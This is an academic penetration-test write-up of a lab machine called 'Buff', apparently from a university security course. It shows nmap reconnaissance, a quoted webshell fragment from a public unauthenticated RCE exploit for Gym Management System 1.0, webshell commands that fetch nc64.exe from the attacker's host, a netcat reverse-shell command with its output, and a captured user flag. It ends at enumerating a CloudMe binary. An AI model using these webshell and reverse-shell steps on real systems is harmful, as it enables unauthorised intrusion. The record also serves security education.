BUFF CONTROL REPORT

ESCUELA COLOMBIANA DE INGENIERÍA
JULIO GARAVITO

VIGILADA MINEDUCACIÓN

Seguridad y Privacidad de TI

Authors:

Alan Yesid Marin Mendez

Juan Sebastián Diaz Salamanca

Andres David Vargas León

Andres Mateo Calderon Ortega

20/08/2020
Bogotá, Colombia

Table of Contents

Control Sheet

TITLE	BUFF
AUTHORS	ALAN YESID MARIN MENDEZ JUAN SEBASTIAN DIAZ SALAMANCA ANDRES DAVID VARGAS LEON ANDRES MATEO CALDERON ORTEGA
DOCUMENT TYPE	PRIVATE
REVIEWED BY	CRISTO EMMANUEL SANTOS SIERRA
DATE	8/20/2020

Introduction

In this document we will describe step by step how we managed to get through on a Windows Operating System, some definitions that may be useful for the process and will make the step much more clear, we enumerate the vulnerabilities founded in the machine and the most likely solution, for the step by step we will post some screenshots to make better understanding and the commands used in the attack, in the last section will be the references used for some git repositories and the definitions.

The system used for the attack was KaliLinux (Debian 64bits), with 3GB of ram and 3 processors this system was virtualized using VirtualBox

Definitions

- nmap

Nmap is a free open-source tool for vulnerability scanning and network discovery. Network administrators use Nmap to identify what devices are running on their systems, discovering hosts that are available and the services they offer, finding open ports and detecting security risks.

- Powershell

  Is an automated task framework from Microsoft, with a command line shell and a scripting language integrated into the .NET framework, which can be embedded within other applications. It automates batch processing and creates system management tools. It includes more than 130 standard command line tools for functions and enables administrators to perform tasks on local and remote Windows systems through access to Component Object Model (COM) and Windows Management Instrumentation (WMI).

- Exploit

  Is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability in an application or a system to cause unintended or unanticipated behavior to occur. The name comes from the English verb to exploit, meaning “to use something to one’s own advantage”. Basically, this means that the target of an attack suffers from a design flaw that allows people to create the means to access it and use it in his interest.

- Chisel

  Is a fast TCP tunnel, transported over HTTP, secured via SSH. Single executable including both client and server. Written in Go (golang). Chisel is mainly useful for passing through firewalls, though it can also be used to provide a secure endpoint into your network.

- Port forwarding

  Port forwarding, or tunneling, is the behind-the-scenes process of intercepting data traffic headed for a computer's IP/port combination and redirecting it to a different IP and/or port. A program that's running on the destination computer (host) usually causes the redirection, but sometimes it can also be an intermediate hardware component, such as a router, proxy server or firewall.

- Netcat

  Is a networking utility used for reading or writing fromTCP and UDP sockets using an easy interface. NetCat is designed as a Dependable ‘back-end’ device that can be used directly or easily driven by other programs and scripts. Netcat is a treat to network administrators, programmers, and pen-testers as it’s a feature rich network debugging and investigation tool.

- Webshell

  Is a piece of code or a script running on a server that enables remote administration. While often used for legitimate administration purposes, it is also a favorite tactic used by malicious actors in order to gain remote control of internet-facing web servers. Once interaction with a WebShell is established, an attacker is free to act on any number of objectives such as service disruption, increasing foothold, and data exfiltration.

- CloudMe

  s a secure European service that makes your life a little bit easier. With CloudMe you don’t have to think twice about where your files are, they’re always with you.

  The service combines cloud storage with synchronization of data, allowing you to sync your mobile camera roll with for example your tablet or TV, to sync files across computers and mobile devices, and to share and receive files with friends and colleagues. CloudMe is the number one cloud / sync storage service in Europe and is used throughout most countries in the world. We offer a secure and rich experience across all types of clients.

Scope


App name	Buff
Audit Date	• Start Date 08/19/2020 • Final Date 08/20/2020
URL	http://10.10.10.198:8080/
Environment	• Windows • Apache • PHP • CMD • Powershell

Technical Report

We will show the steps that had been done to get de System access (First to the user and finally the Administrator)

The first thing to do is map the ports to see what are available in the machine to perform this we execute the commands below:

> ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.198 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
>
> nmap -sC -sV -p$ports 10.10.10.198




/bin/bash 158x33


```
root@KaliLinux:~/Desktop/SPTI/BUFF# ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.198 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
root@KaliLinux:~/Desktop/SPTI/BUFF# nmap -sS -sV -sC -A 10.10.10.198
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-19 20:53 -05
Nmap scan report for 10.10.10.198
Host is up (0.18s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7 (86%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows XP SP2 (86%), Microsoft Windows 7 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT       ADDRESS
1   104.08 ms 10.10.14.1
2   184.01 ms 10.10.10.198

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.18 seconds
root@KaliLinux:~/Desktop/SPTI/BUFF# 
```

As we can see there is only open the port 8080 running Apache httpd, from this we also know that our target is a windows machine running the version 7.

We proceed to check the web page running in the 8080 port, http://10.10.10.198:8080/




We see that is the web page of a GYM, after some enumerating, we found and interesting information in the Contact tab, from that tab we found that the page was made using some Gym Management Software



mrb3n's Bro Hut
Made using Gym Management Software 1.0

Then we google "Gym Management Software 1.0" and found an exploit for the system



Gym Management System 1.0 - Unauthenticated Remote Code Execution


EDB-ID: 48506
CVE: N/A
Author: BOKU
Type: WEBAPPS
Platform: PHP
Date: 2020-05-22
EDB Verified: ✗
Exploit: ⬇ / {}
Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

GET CERTIFIED

First, we analyze the python code to know what we could get if we use it,




```
def webshell(SERVER_URL, session):
    try:
        WEB_SHELL = SERVER_URL+'upload/kamehameha.php'
        getdir  = {'telepathy': 'echo %CD%'}
        r2 = session.get(WEB_SHELL, params=getdir, verify=False)
        status = r2.status_code
        if status != 200:
            print Style.BRIGHT+Fore.RED+"[!] "+Fore.RESET+"Could not connect to the webshell."+Style.RESET_ALL
            r2.raise_for_status()
        print(Fore.GREEN+'[+] '+Fore.RESET+'Successfully connected to webshell.')
        cwd = re.findall('[CDEF].*', r2.text)
        cwd = cwd[0]+"> "
        term = Style.BRIGHT+Fore.GREEN+cwd+Fore.RESET
        while True:
            thought = raw_input(term)
            command = {'telepathy': thought}
            r2 = requests.get(WEB_SHELL, params=command, verify=False)
            status = r2.status_code
            if status != 200:
                r2.raise_for_status()
            response2 = r2.text
            print(response2)
    except:
        print("\r\nExiting.")
        sys.exit(-1)
```

From this fragment of code, we know that we would get a web shell, that the web shell is going to be in the path URL + upload/kamehameha.php, and that the variable that will give us the access is going to be telepathy


So, we proceed to execute the exploit

python Exploit.py http://10.10.10.198:8080/



```
root@KaliLinux:~/Desktop/SPTI/BUFF# pluma Exploit_GYMsystemManagement.py
root@KaliLinux:~/Desktop/SPTI/BUFF# python Exploit_GYMsystemManagement.py http://10.10.10.198:8080/
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^  /============BOKU====================="
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload>
```

In this moment we have 2 options, use the web shell in the bash or in the browser



�PNG Volume in drive C has no label. Volume Serial Number is A22D-49F7 Directory of C:\xampp\htdocs\gym\upload 20/08/2020 03:26

. 20/08/2020 03:26
.. 20/08/2020 03:26 54 jasper186.php 20/08/2020 03:25 53 kamehameha.php 2 File(s) 107 bytes 2 Dir(s) 7,188,475,904 bytes free

```
root@KaliLinux:~/Desktop/SPTI/BUFF# python Exploit_GYMsystemManagement.py ht
tp://10.10.10.198:8080/
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^  /============BOKU====================="
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> dir
�PNG
�
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

20/08/2020  03:26    <DIR>          .
20/08/2020  03:26    <DIR>          ..
20/08/2020  03:26                54 jasper186.php
20/08/2020  03:25                53 kamehameha.php
               2 File(s)            107 bytes
               2 Dir(s)   7,206,498,304 bytes free

C:\xampp\htdocs\gym\upload>
```

We decide to use them both,


First, we will use the browser to upload a nc lister, to do that we use the telepathy variable like this

http://10.10.10.198:8080/upload/kamehameha.php?telepathy=curl -O 10.10.15.219/nc64.exe

1) Start the python server

    python -m SimpleHTTPServer 80

2) Use the telepathy variable




```
�PNG
```

```
root@KaliLinux:/usr/share/windows-binaries# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.198 - - [19/Aug/2020 21:41:44] "GET /nc64.exe HTTP/1.1" 200 -
```

To check if the file if the file was downloaded, we access throw the telepathy variable and check it

http://10.10.10.198:8080/upload/kamehameha.php?telepathy=dir



10.10.10.198:8080/upload/kamehameha.php?telepathy=dir

```
�PNG  Volume in drive C has no label. Volume Serial Number is A22D-49F7 Directory of C:\xampp\htdocs\gym\upload 20/08/2020 03:47

 . 20/08/2020 03:47
    .. 20/08/2020 03:40 54 jasper186.php 20/08/2020 03:42 53 kamehameha.php 20/08/2020 03:47 45,272 nc64.exe 3 File(s) 45,379 bytes 2 Dir(s)
    7,342,608,384 bytes free
```


Finally, to get the reverse shell, we open a connection in our machine in the port 443, and we execute the nc64.exe in the victim's machine

Attacker:

    nc -nlvp 443

Victim:

    .\nc64.exe 10.10.15.219 443 -e cmd.exe




```
root@KaliLinux:~/Desktop/SPTI/BUFF# python Exploit_GYMsystemManagement.py htt
p://10.10.10.198:8080/
            /\
/vvvvvvvvvvvv \--------------------------------------,
`^^^^^^^^^^^^^ /============BOKU=====================" 
            \/

[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload> dir
�PNG
�
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

20/08/2020  03:42    <DIR>          .
20/08/2020  03:42    <DIR>          ..
20/08/2020  03:40                54 jasper186.php
20/08/2020  03:42                53 kamehameha.php
               2 File(s)            107 bytes
               2 Dir(s)   7,348,908,032 bytes free

C:\xampp\htdocs\gym\upload> .\nc64.exe 10.10.15.219 443 -e cmd.exe
```

```
root@KaliLinux:~/Desktop/SPTI/BUFF# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.219] from (UNKNOWN) [10.10.10.198] 49741
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>
```


To check what user we have we use the command

whoami




```
C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun
```

Now we get the user flag




```
C:\Users\shaun\Desktop>type user.txt
type user.txt
af78d13b3620e7158044a359d2a0df04
```

After some enumerating, we see an interesting executable archive:



```
C:\Users\shaun\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\shaun\Downloads> dir
dir


    Directory: C:\Users\shaun\Downloads


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

-a----       16/06/2020     16:26       17830824 CloudMe_1112.exe


PS C:\Users\shaun\Downloads>
```

